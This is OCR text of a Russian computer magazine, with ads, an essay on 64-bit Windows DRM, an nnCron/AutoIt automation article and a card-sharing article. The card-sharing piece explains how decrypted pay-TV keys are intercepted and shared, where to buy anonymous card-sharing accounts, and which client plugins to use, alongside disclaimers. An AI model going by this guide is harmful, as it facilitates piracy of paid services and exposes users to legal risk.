64-битные версии построены с учетом последних веяний DRM, включая такие инквизиторские штуки, как обязательная подпись всех драйверов, невозможность модификации ядра и т. д. То есть все то, что позволяет Microsoft вытеснять неугодных игроков с рынка, одновременно с этим заигрывая с Голливудом и другими держателями авторских прав на медиаконтент, позиционируя Windows как систему, защищенную от цифрового грабежа. Естественно, при желании можно и контент сграбить, и ядро отмодифицировать так, что система ляжет и больше не встанет, но это уже хакерство...

Интересно, что будет делать Intel, ведь рынок SOHO-серверов не просто широк, он огромен, как Атлантический океан, а позиции Intanium'а на нем выглядят довольно слабо и вообще неубедительно. Администраторам придется переходить либо на xBSD/Linux, либо на AMD x86-64 в связке с очередным творением от Microsoft. Желающих перейти на UNIX-системы навряд ли окажется очень много (куда девать накопленный опыт администрирования и за какие шиши перестраивать сложившуюся инфрастуктуру?). А раз так, то AMD становится практически единственной альтернативой.

Выпускать «народную» версию Itanium'а Intel не сможет хотя бы потому, что он не совместим с x86. А зачем народу процессор, под которым не запускаются никакие программы? Скопировать x86-64 и добавить его в Pentium? Но это значит превратиться из лидера в догоняющего... В общем, над Intel нависла не слишком-то приятная перспектива потери значительной части рынка. Но Intel без боя не сдается, и будет просто замечательно, если она начнет проталкивать Linux в массы, вкладывая деньги в его рекламу, поддержку, etc.

Но, как говорится, поживем — увидим.

Как можно использовать Server 2008 Core

Active Directory Domain Services,
Active Directory Lightweight Directory Services (AD LDS),
Dynamic Host Configuration Protocol (DHCP) сервер,
DNS-сервер,
файловый сервер,
сервер печати,
Streaming Media Services,
Web Server (IIS).

Уникальное охлаждение! Гарантия надежности!

Серия материнских плат GIGABYTE Ultra Durable 2










Только технология GIGABYTE Ultra Durable 2 позволяет эффективно понизить температуру материнской платы и продлить срок службы компьютера.



Зона CPU

Средняя температура

на 33°C ниже



Повышенный срок службы материнских плат с твердотельными конденсаторами



2007 Новый дизайн GIGABYTE Ultra Durable 2 — твердотельные конденсаторы с еще более низким ЭПС — Best



2006 Дизайн GIGABYTE Ultra Durable — Твердотельные конденсаторы с пониженным ЭПС — Good



2007 Платы других производителей — Твердотельные конденсаторы — OK

Оптимизированы для новейших многоядерных 45nm процессоров Intel



GA-P35-DS4



GA-P35-DS3P



GA-P35C-DS3R



GA-P35-DS3



G33-DS3R



G33M-DS2R



www.alliancegroup.ru



www.merlion.ru




www.marvel.ru




www.elko.ru



www.gigabyte.ru



ВАСИЛИЙ ЛЕНСКИЙ
/ V.LENSKY@GMAIL.COM /




СПУТНИКОВОЕ TV НА ХАЛЯВУ, ИЛИ КАРДШАРИНГ НА ПАЛЬЦАХ

СПУТНИКОВОЕ ТВ ЗА КОПЕЙКИ

Когда опытные люди говорят, что бесплатного НТВ+ не бывает, они говорят правду, но немного лукавят, потому что знают, что наладить просмотр любого платного провайдера можно за сущие копейки. Как, например, тебе идея получить два десятка эксклюзивных спутниковых каналов за 5 баксов в месяц? Ага, вижу, ты заинтересован!

Спутниковое телевидение — что вообще это такое? Главное его отличие от эфирного телевидения заключается в том, что изображение через спутник передается не в аналоговом, а в полностью цифровом виде. Для передачи данных в цифре существует специальное семейство стандартов — DVB (Digital Video Broadcasting). В частности, для спутникового ТВ используется технология DVB-S. Буква S в названии неслучайно и идет от английского слова satellite, что означает «спутник». Два основных плюса цифры — идеальное качество картинки в высоком разрешении и возможность делать с данными все что угодно, а точнее, как угодно их шифровать. Помимо этого с появлением DVB-S в цифровом потоке стало возможным вставлять управляющие команды и с их помощью управлять подписчиками: открывать для каждого клиента только оплаченный им перечень каналов или, наоборот, отключать его в случае неуплаты.

Главным элементом взаимодействия между телевизионным провайдером и обычным легальным подписчиком является карта доступа (она же смарт-карта), которая вставляется в ресивер. Внешне она очень похожа на обычную кредитную карту, но вместе с тем представляет собой полноценный микрокомпьютер с процессором, памятью и встроенным программным обеспечением. В задачи смарт-карты входит управление приемом и декодирование пакета оплаченных каналов. Всю необходимую для этого информацию она получает прямо со спутника по управляющему каналу. Та-



Внимание! Идет сканирование транспондера и поиск каналов

Подключение к cardshare-серверу



После установки плагина в ProgDVB, его можно вызывать через меню программы

кой прием называется «Управление через эфир», или OTA (Over-The-Air). С его помощью можно загружать в карту новые ключи или давать команду на их самостоятельное внутреннее обновление (в зависимости от конкретной технологии). Кроме того, через эфир очень удобно включать/выключать конкретные карточки задолжавших подписчиков, поскольку каждая смарт-карта имеет уникальный номер-адрес.

После установки оборудования абонент должен выбрать интересующий его набор каналов и оплатить абонентскую плату. После этого происходит активизация смарт-карты, открытие доступа к оплаченным каналам и (довольно часто) привязка к конкретному приемному оборудованию как мера против клонирования карт.

Программное обеспечение для смарт-карты разрабатывает и зашивает компания-вещатель. В свое время это вызвало большие трудности у производителей приемного оборудования: реализовать совместимость со всеми сразу было чисто физически невозможно. В качестве решения этой проблемы стали использовать специальное устройство — декодер CAM (Conditional Access Module, модуль условного доступа), который либо встраивается в ресивер, либо подключается к нему по специальном CI-порту. Именно в CAM в качестве ключа вставляется смарт-карта, обеспечивающая доступ к пакету каналов, и именно CAM-модуль отвечает за взаимодействие спутника и смарт-карты.

Принимая спутниковый сигнал, CAM-модуль транслирует карте всю служебную информацию, идущую в канале параллельно видеосигналу (аналогично телетексту). На закрытых каналах в этой информации среди прочего есть и схема восстановления (криптопараметры) телесигнала. Эти криптопараметры зашифрованы, и именно для их расшифровки в смарт-карте есть ключи. Получив от CAM-модуля необходимую информацию, карта ее расшифровывает собственным процессором и возвращает назад. А CAM-модуль, который часто называют декодером, с помощью этой расшифрованной схемы восстанавливает телесигнал. CAM-модуль необходим потому, что у смарт-карты недостаточно вычислительной мощности для самостоятельного расшифровывания видеоизображения.

ХАЛЯВЫ НЕТ

Одна из характерных черт платного телевидения — это достаточно большое количество разнообразных систем шифрования, применяемых вещательными компаниями для тысячи спутниковых каналов. Среди наиболее популярных систем кодирования чаще всего фигурируют SECA/Mediaguard (www.canalplus-technologies.com), Irdeto (www.irdetoaccess.com), Betacrypt (www.betaresearch.de), Conax, Cryptoworks (www.cryptoworks.com), Viaccess, NDS/Videoguard (www.nds.com) и NagraVision (www.nagra.com). Практически все эти системы разработаны европейскими фирмами. Некоторые из них взломаны и доступны для просмотра при наличии свежих ключей, скачанных из инета, а другие — по-прежнему нет. К ним, в частности, относится Viaccess 2.6, которую использует НТВ+ и многие другие «лакомые» ТВ-провайдеры. Сразу хочу сказать, что пиратского (и, естественно, бесплатного) НТВ+, как несколько лет назад, нет! И не будет! В компании не дураки работают, и использование кодировки, которую не могут сломать вот уже несколько лет, естественно, не случайно. И все-таки некоторые действия по экономии денег на абонентской плате вполне доступны.

Первый вариант — это использование специального гаджета, который называется «кардсплиттер». Подходит для коллективного использования одной подписки, которая покупается вскладчину. Проплаченная карта вставляется в небольшой девайс с картоприемником, который по локалке транслирует необходимые для дешифровки данные подключенным к нему (обычно посредством Ethernet) клиентам. Естественно, у подключившихся также должна быть специальная карта, которая обычно представляет собой модуль, подключаемый к ресиверу. Выгода налицо: платится одна абонентская плата вместо нескольких.

Второй вариант — это так называемый «кардшаринг», о котором сегодня и пойдет речь. Владелец проплаченной карты транслирует поток обмена информацией между картой и тюнером через интернет (либо другим способом), а заплатившие символическую абонентскую плату (обычно 5 баксов) клиенты могут этот поток принимать через инет и посылать в тюнер.

ГДЕ ПОЛУЧИТЬ АККАУТ ДЛЯ КАРДШАРИНГА

Сервисов, предоставляющих услугу кардшаринга, не просто много, а очень много. Достаточно набрать в Гугле «Cardsharing», и на экране тут же появится с десяток подходящих контор. Оплата как правило осуществляется электронным образом и полностью анонимно (владельцев сервисов можно понять). Более всего приветствуются Webmoney, Яндекс. Деньги и прочие электронные системы платежей. Если ты доселе ими не пользовался, рекомендую попробовать. Благо для регистрации в той же Вебмани понадобится всего несколько минут, а пополнить кошелек можно практически через любой автомат для оплаты сотовой связи.




На что способны фанаты спутникового ТВ!


Клиентская часть кардшаринга

Сложность этого метода заключается в необходимости настройки ресивера или DVB-карты на компьютере со стороны клиента. Это отпугивает многих новичков и дает заработать денежку многочисленным «установщикам» (серьезно рискующим получить за это по голове). Тем не менее в последнее время появилось много тюнеров с уже предустановленным пиратским ПО, что способствует распространению кардшаринга. Мы же погорим о том, как люди используют его на компьютере, но прежде — пара слов о том, почему эта технология в принципе работает.

КАК ЭТО ИСПОЛЬЗУЮТ

Хочу обратить твое внимание, что кардшаринг — это довольно сомнительный способ просмотра спутникового ТВ. Если ты действительно заинтересован в получении качественного сервиса, стоимость подписки на спутниковое ТВ не должна стать для тебя шокирующе громадной. Это уже давно не удел богатых, а вполне доступная штука. Поэтому прошу воспринимать эту информацию исключительно в ознакомительных целях, а для просмотра использовать официально купленную подписку.

«— Какие каналы можно смотреть с помощью этого метода?
— Абсолютно любые. Противодействия этому способу не существует. Если есть сервер, который раздает ключи для канала, значит этот канал можно смотреть»

ЧТО ТАКОЕ КАРДШАРИНГ

Для декодирования аудио/видеопотоков используются так называемые CSA-ключи. Последовательность CSA-ключей называется Decrypted Word (DW), которую можно получить, раскодировав последовательность Crypted Word (CW). Тут надо вспомнить о существовании управляющих команд, передаваемых по служебному каналу, которые называются электронными контрмерами, или ECM (Electronic Counter Measure). С их помощью как раз и передаются изменяющиеся каждые 10-15 секунд криптопараметры сигнала, которые ранее мы называли CW, и тоже в зашифрованном виде. Для декодирования применяется операционный ключ, который хранится в смарт-карте и также обновляется провайдером, но на порядок реже! Для нас это непринципиально. Получается, что раскодировать CW и получить последовательность DW можно только в том случае, если есть смарт-карта. Но! Большинство систем использует открытую передачу DW от смарт-карты в ресивер/CAM-модуль, а это означает… Это означает, что можно перехватывать уже раскодированные CSA-ключи (то есть последовательность DW) и пересылать их другим ресиверам/DVB-картам. А те уже смогут беспрепятственно раскодировать поток и получить картинку, не имея смарт-карты и, конечно же, официальной подписки. Завладев DW-последовательностью, клиент просто направляет ее в CSA-дешифратор, где происходит раскодирование видео- и аудиопотоков, а на выходе получается картинка зашифрованного канала. Сочная, красивая и при этом почти бесплатная!
Выходит, что вся схема кардшаринга неизменно состоит из двух элементов: сервера и клиента. Сервер — это программное средство, которое перехватывает DW-ключи и отправляет их по сети подключившимся клиентам. Клиенты (их может быть несколько) к этому серверу подключаются, забирают ключи, скармливают их дескремблеру и наслаждаются просмотром любимых каналов. Вот и все!

И все-таки — как профи поднимают подключение к share-серверу и получают ключи для просмотра зашифрованной картинки? Для этого им требуется немногое:

• DVB-ресивер. Это может быть PCI-карточка в компьютер (вроде SkyStar 1 или 2) или полноценный аппаратный девайс. В последнем случае особой популярностью пользуются ресиверы DreamBox (DBox), построенные на базе ОС Linux. В Сети распространяется огромное количество пропатченных прошивок.
• Постоянное подключение к интернету для доступа к share-серверу. Технология кардшаринга подразумевает, что ключи для декодирования поступают постоянно.
• Аккаунт на cardserver-хосте, где некоторыми людьми установлен специальный софт. Такие серверы обычно располагаются за границей.

Несмотря на то что аппаратные ресиверы становятся все более и более доступными, многие используют Skystar2 — наиболее демократичный вариант. Такую карточку или аналог (любую программную DVB-карту) можно купить в магазине за 1-2 тысячи рублей. В одном из номеров мы подробно рассказывали о том, как самостоятельно установить антенну на крыше и провести юстировку на спутник. Подход выглядит следующим образом:

1. Сначала с помощью онлайн-сервиса или программы (например, Satellite Antenna Alignment) для антенны рассчитывается угол места и азимут (исходными данными служат координаты города) и производится ее примерная установка с помощью компаса.
2. Далее человек на крыше начинает поступательно менять положение антенны,пытаясь найти спутник, а его приятель отслеживает уровень сигнала на компьютере с помощью специальной утилиты FastSatFinder (www.fastsatfinder.com), забив в нее параметры нужного транспондера (передающей части спутника).
3. Как только сигнал пойман, антенна фиксируется.



РИСК. ДОРОГА. СКОРОСТЬ.

RACING:
ФАКТОР СКОРОСТИ


IMAGE SPACE
INCORPORATED

gfi
GFI.SU

Руссобит-М
WWW.RUSSOBIT-M.RU
QUATTRORUOTE

АВТО
МИР

Лично я подключился к бесплатному сервису Триколор.TV и меня все устраивает. Вроде...

Лузер! :) Там же всего 10 каналов, и самый интересный — молодежно-патриотический телеканал «Звезда». У меня на крыше мотоподвес и 6 ночных каналов с разных спутников:).



Добавление нового канала

Таким образом, оборудование в принципе настраивается для спутникового приема независимо от того, собирается ли человек использовать кардшаринг или нет.

ЧУДО-ПЛАГИНЫ

В качестве программы для просмотра обычно используется ProgDVB (www.progdvb.com/rus/) написанная нашим соотечественником и практически ставшая стандартом де-факто . Никаких функций для приема пиратских ключей по умолчанию в ней, естественно, нет (и совершенно точно не будет!). Реализация кардшаринга полностью вынесена в отдельный модуль, поэтому с тем же успехом люди используют и другие продукты. Многие, к примеру, отдают предпочтение мощнейшему MyTheatre, другие — AltDVB (www.altdvb.ro), третьи фанатеют от DVBDream (www.dvbdream.org). У любой программы есть функция «Сканировать транспонтер», осуществляющая поиск телевизионных каналов, как открытых, так и закрытых. Открытые каналы доступны для просмотра с самого начала, а вот для просмотра закрытых приходится погеморроиться. Если человек хочет использовать кардшаринг, ему требуется использовать специальное дополнение — плагин WinCSC или другой аналогичный. Домашней страницы у них по понятным причинам нет, однако в Сети их найти совсем несложно. По сути, связка ProgDVB и WinCSC — это и есть клиентская часть для кардшаринга. В настройках плагина люди забивают параметры, полученные на кардшаринг-сервере, и получают доступ к просмотру закрытых каналов. В некоторых случаях, правда, возникают проблемы при переключение каналов, но практика показывает, что все решаемо.

ПРОБЛЕМА ИЛИ НЕТ?

В настоящих кардшаринг — это серьезная проблема для всех спутниковых провайдеров. В Сети существует просто огромнейшее количество сервисов, предоставляющих подобную услугу, а на форумах, зачастую закрытых, люди активно делятся ключами друг с другом. Особым интузиастам мало одного только пакета программ, поэтому в ход идет несколько антенн, подключенных к ресиверу через специальный DiSEqC-переключатель, или одна «тарелка», но установленная на мотоподвесе. С другой стороны, настроить кардшаринг сможет далеко не каждый, а абонентская плата за обслуживание сильно упала, поэтому количество официальных подписчиков только растет. ⌶



warning

Помни: легальная подписка — это официально купленная подписка. В любом другом случае ты нарушаешь закон и рискуешь свободой. А это ведь тебе совсем не нужно, правда?

Построенный на базе Linux DVB-ресивер Dreambox идеально подходит для кардшаринга





SALOMONFREESKI.COM
SYNDICATE DOWN PARK & GANGSTER PANT
БЫЛО ТРИ УТРА И Я ОТСНЯЛ ПРАКТИЧЕСКИ ВСЕ, ЧТО ХОТЕЛ. НО ЧАРЛЬЗ И НЕ ДУМАЛ ЗАКАНЧИВАТЬ, ПОЭТОМУ ИЗ ВЕЖЛИВОСТИ Я ПРОДОЛЖАЛ СНИМАТЬ. ТУРНЕ ПО СЕВЕРУ КВЕБЕКА НАЗЫВАЛОСЬ «BIG RAIL TRIP», ИДЕЯ ТУРНЕ ЗАКЛЮЧАЛАСЬ В ТОМ, ЧТОБЫ СКАТИТЬСЯ ПО ВСЕМ САМЫМ ДЛИННЫМ ПЕРИЛАМ, КОТОРЫЕ ТОЛЬКО МОЖНО БЫЛО НАЙТИ. ВЫБИРАЛИ ЛЕСТНИЦЫ ДЛИННОЮ БОЛЕЕ 70 СТУПЕНЕЙ. СТИЛЬ – КАНАДСКИЙ, Т.Е. БЕЗ КИКЕРА. СЛАЙД, КОТОРЫЙ ВЫ ВИДИТЕ НА ФОТОГРАФИИ, НЕ БЫЛ ОСОБЕННО ДЛИННЫМ, НО ЗАТО БЫЛ ТЕХНИЧЕСКИ СЛОЖНЫМ – СНАЧАЛА НЕБОЛЬШОЙ СПУСК, ЗАТЕМ ОЧЕНЬ ДЛИННЫЙ ГОРИЗОНТАЛЬНЫЙ УЧАСТОК, ПОСЛЕ КОТОРОГО ПЕРИЛА СНОВА КРУТО ШЛИ ВНИЗ. ВСЕ ЭТО НАЧИНАЛОСЬ С ПЛОСКОЙ ПЛОЩАДКИ НА ПАРКОВКЕ И РАЙДЕРЫ ПООЧЕРЕДНО РАЗГОНЯЛИ ДРУГ ДРУГА С ПОМОЩЬЮ АВТОМОБИЛЯ, ЧТОБЫ ЗАПРЫГНУТЬ НА РЭЙЛ.
-ЯН КОБЛ
SALOMON

СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /

Пусть он все сделает сам!

Автоматизируем любые процессы на компьютере

Несмотря на то что многие вещи можно сделать проще или вообще автоматизировать, мы упорно продолжаем усложнять себе жизнь, по старинке выполняя все вручную. Только представь, сколько экономилось бы времени, если бы компьютер делал все сам и лишь иногда запрашивал у нас помощи. Как оказывается, наладить автоматику реально практически для чего угодно!




Как ни крути, но у каждого есть то, что можно автоматизировать. Но даже не смотря на то что некоторые моменты невероятно назойливые, ты откладываешь решение проблемы в долгий ящик и со временем просто привыкаешь к ним. Вот, например, для того чтобы забрать почту из Outlook, подключившись удаленно к Exchange-серверу, приходится каждый раз вводить свой логин и пароль во всплывающем окошке. Да еще и добавлять название домена перед именем пользователя — это до кучи. Почему нет возможности сохранить его раз и навсегда, я долгое время не задумывался и упорно продолжал вводить эти данные вручную... ровно до тех пор, пока мне это окончательно не надоело.

ДОЛОЙ СТАНДАРТНЫЙ ПЛАНИРОВЩИК!

Впрочем, отложим пока мои заморочки с Outlook'ом и обратимся к очевидному инструменту для автоматического выполнения каких-либо действий — планировщику задач. Конечно, при большом желании приложение, процесс или на худой конец BAT-файл с последовательностью команд можно по расписанию выполнить и через стандартную тулзу Винды. Но в том-то и проблема, что только... выполнить. Ни шагу в сторону: только временные параметры, исполняемый файл и параметры для запуска — все. О каком решении задач может идти речь, если стандартный планировщик Винды даже не в состоянии выгрузить приложение по расписанию? Мало этого, для выполнения любой задачи нужно обязательно ввести имя пользователя (с правами которого она будет выполняться) и пароль, причем даже в том случае, если его нет! Поэтому хочешь ли ты того или нет, но пароль для пользователя тебе придется поставить обязательно. Ну или навсегда забыть о стандартном планировщике, установив замечательную утилиту nnCron (www.nncron.ru). Вот лишь малая часть того, что предлагает эта программа:

• запускать произвольные программы как сервисы;
• запускать задачи «от имени» указанных юзеров;
• отслеживать и перезапускать просроченные задачи и напоминалки;
• выключать или «усыплять» компьютер в заданное время, «будить» компьютер, чтобы запустить задачу;


Эта программа преобразует любой скрипт в самостоятельное приложение


Пример графической оболочки, созданной AutoIt

• отображать, скрывать, закрывать, убивать, сворачивать, разворачивать и прятать в системный трей заданные окна, добавлять в трей произвольные иконки;
• менять размер и местоположение окон, а также варьировать их прозрачность;
• выводить на экран и в лог-файл любые сообщения, в том числе и запросы на выполнение указанных действий;
• работать с клипбордом, файлами и реестром;
• эмулировать клавиатурный ввод и операции с мышкой;
• синхронизировать системное время;
• присваивать процессам указанный приоритет и прерывать работу любых запущенных процессов.

Время выполнения заданий устанавливается с помощью crontab-файла, а действия описываются на специальном скриптовом языке Forth! Разберемся с ними по порядку.

ЧТО ТАКОЕ CRONTAB-ФАЙЛ

Cron — как известно, стандартный планировщик никсов, который считывает параметры заданий из специального файла crontab и работает как часы, за что и уважается многотысячной армией пользователей *nix-систем. Файл crontab, разумеется, имеет строго определенный формат, очень доступный и удобный, и именно его использует для своей работы наш nnCron. Традиционный (унаследованный из мира UNIX) cron-формат состоит из пяти полей, разделенных пробелами. Его и рассмотрим:

```
<Минуты> <Часы> <Дни_месяца> <Месяцы> <Дни_недели>
```

Любое из пяти полей может содержать символ «*» в качестве значения. Он указывает на полный диапазон возможных значений, например каждая минута, каждый час и т.д. Любое из полей может содержать список значений, разделенных запятыми (например, 1,3,7), или интервал (поддиапазон) значений, задаваемый дефисом (например, 1-5). После звездочки (*) или интервала с помощью символа «/» указывается шаг значений. Например, 0-23/2 может использоваться в поле «Часы» для указания того, что действие должно происходить каждые два часа. Чтобы стало окончательно ясно, приведу несколько примеров с пояснениями:
• * * * * * * — выполнение каждую минуту;
• 45 17 7 6 * * — каждый год 7 июня в 17:45;
• 0 9 1-7 * 1 * — первый понедельник каждого месяца в 9 утра.

ПИШЕМ СВОЮ ПЕРВУЮ ЗАДАЧУ

Любая работа, которую будет выполнять nnCron, задается с помощью специальной синтаксической конструкции — задачи. В рамках задачи описывается как сама работа (запуск программ, операции с файлами, демонстрация сообщений на экране и т.д.), так и разнообразные условия, при соблюдении которых эта работа должна быть произведена (время, наличие/отсутствие указанных файлов, наличие/отсутствие носителя в дисководе и т.д.). В общем случае простая задача выглядит следующим образом:


```
#( имя_задач
   Time: спецификатор времени в формате cron
   Action: описание выполняемых действий
)#
```

Следовательно, для того чтобы, например, запускать приложение каждые 15 минут по рабочим дням с обычным приоритетом, необходимо написать такой скриптик:


```
#( 1st_task
Time: */15 * * * 1-5 *
ShowMinimized NormalPriority
Action:
   START-APP: C:\Program Files\Internet Explorer\
notepad.exe
#
```

Впрочем, прописывать что-либо руками необязательно и можно наладить запуск приложения через GUI-оболочку. Но в этом случае придется ограничиться выполнением задач по расписанию. Зато использование скриптов позволяет задействовать в качестве условия буквально любое событие. nnCron способен отслеживать файлы, флаги, окна, процессы, движения мыши, время простоя компьютера, клавиатурные шорткаты, выход в онлайн/оффлайн, появление диска в драйве, наличие хоста в сети (пинг), изменение удаленного ресурса по http-протоколу, количество свободного места на диске, загруженность оперативной памяти и многое другое... Специально, чтобы точно не потерять никакие данные, при при достижении критического уровня заряда аккумулятора у меня создается бэкап всех важных данных. Отслеживается такое событие так же, как и все остальные. Приведу пример:


```
#( test_battery
WatchBatteryLow
Action:
   MSG: "Создаю бэкап"
   \ действия по выполнению бэкапа
)#
```



Пример crontab-файла



Редактор Scite идеально подходит для написания скриптов AutoIt



dvd

На диске ты найдешь полные версии AutoIt, nnCron, полезные сниппеты, скрипты и примеры использования этих замечательных программ.



links

Vistumbler (http://techidiots.net/autoit-scripts/vistumbler) — программа, аналогичная Netstumbler'у, разработанная для Vista, — один из многочисленных примеров того, что с помощью AutoIt можно создать практически любое приложение.

http://techidiots.net/autoit-scripts — хорошие скрипты для AutoIt.

www.nncron.ru — официальный сайт nnCron.

Разрешение на выполнение действий можно запросить у пользователя.

УДАЛЯЕМ ВСЕ ПРОЦЕССЫ С ИМЕНЕМ IEXPLORE.EXE

```
#( kill_all_process
\ выводим запрос и прерываем по очереди
\ все найденные процессы «ИЭксплорера»
NoActive
Action:
   FOR-PROCS: "iexplore.exe"
      QUERY: "Прервать процесс %FOUND-PROC%?"
      IF
         KILL: "%FOUND-PID%"
      THEN
   ;FOR-PROCS
)#
```

